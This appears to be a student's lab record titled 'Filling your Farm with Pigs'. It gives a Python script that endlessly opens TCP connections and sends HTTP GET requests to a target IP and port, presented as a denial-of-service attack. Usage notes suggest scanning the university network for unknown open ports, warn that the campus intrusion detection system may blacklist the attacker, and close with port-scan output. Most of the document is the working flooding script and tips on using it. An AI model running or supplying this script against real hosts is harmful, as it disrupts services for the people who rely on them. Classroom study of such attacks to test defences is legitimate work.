Experiment – 8
Filling your Farm with Pigs

Aim:
To validate the integrity of our defences by deliberately performing an attack [DoS] on the IP Address and check whether the computer actively denies the transferring of those DoS Packets.

Source Code:

```
import socket
import sys

print("][ Attacking " + sys.argv[1] + " ... ][")
print("injecting " + sys.argv[2])

def attack():
    s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s.connect((sys.argv[1], int(sys.argv[3])))
    print(">> GET /" + sys.argv[2] + " HTTP/1.1")
    s.send(("GET /" + sys.argv[2] + "
HTTP/1.1\r\n").encode())
    s.send(("Host: " + sys.argv[1] +
"\r\n\r\n").encode())
    s.close()

# Driver code
while True:
    attack()
```

Points to Note:

1) If DoS-ing SASTRA's Network, make sure you identify the unknown open ports of your IP by using the Port Scanner Tool.
2) If you DoS a recognised Open Port on the Network, there are high chances that the IDS system installed here identifies the same; causing your MAC Address can be blacklisted from using the Network. So, perform the attack in your own computers at your own risk.
3) A 'for' loop can also be used if you are going to send only 'n' DoS packets, instead of the while loop used, in the last 3 lines of the code.

Output Screenshots:

```
Open 49664 Unknown
Open 49665 Unknown
Open 49666 Unknown
Open 49667 Unknown
Open 49668 Unknown
Open 49679 Unknown
```

Fig 1: Identifying Unknown Open Ports



Fig 2: Trying to perform the DoS Attack, but computer denies the same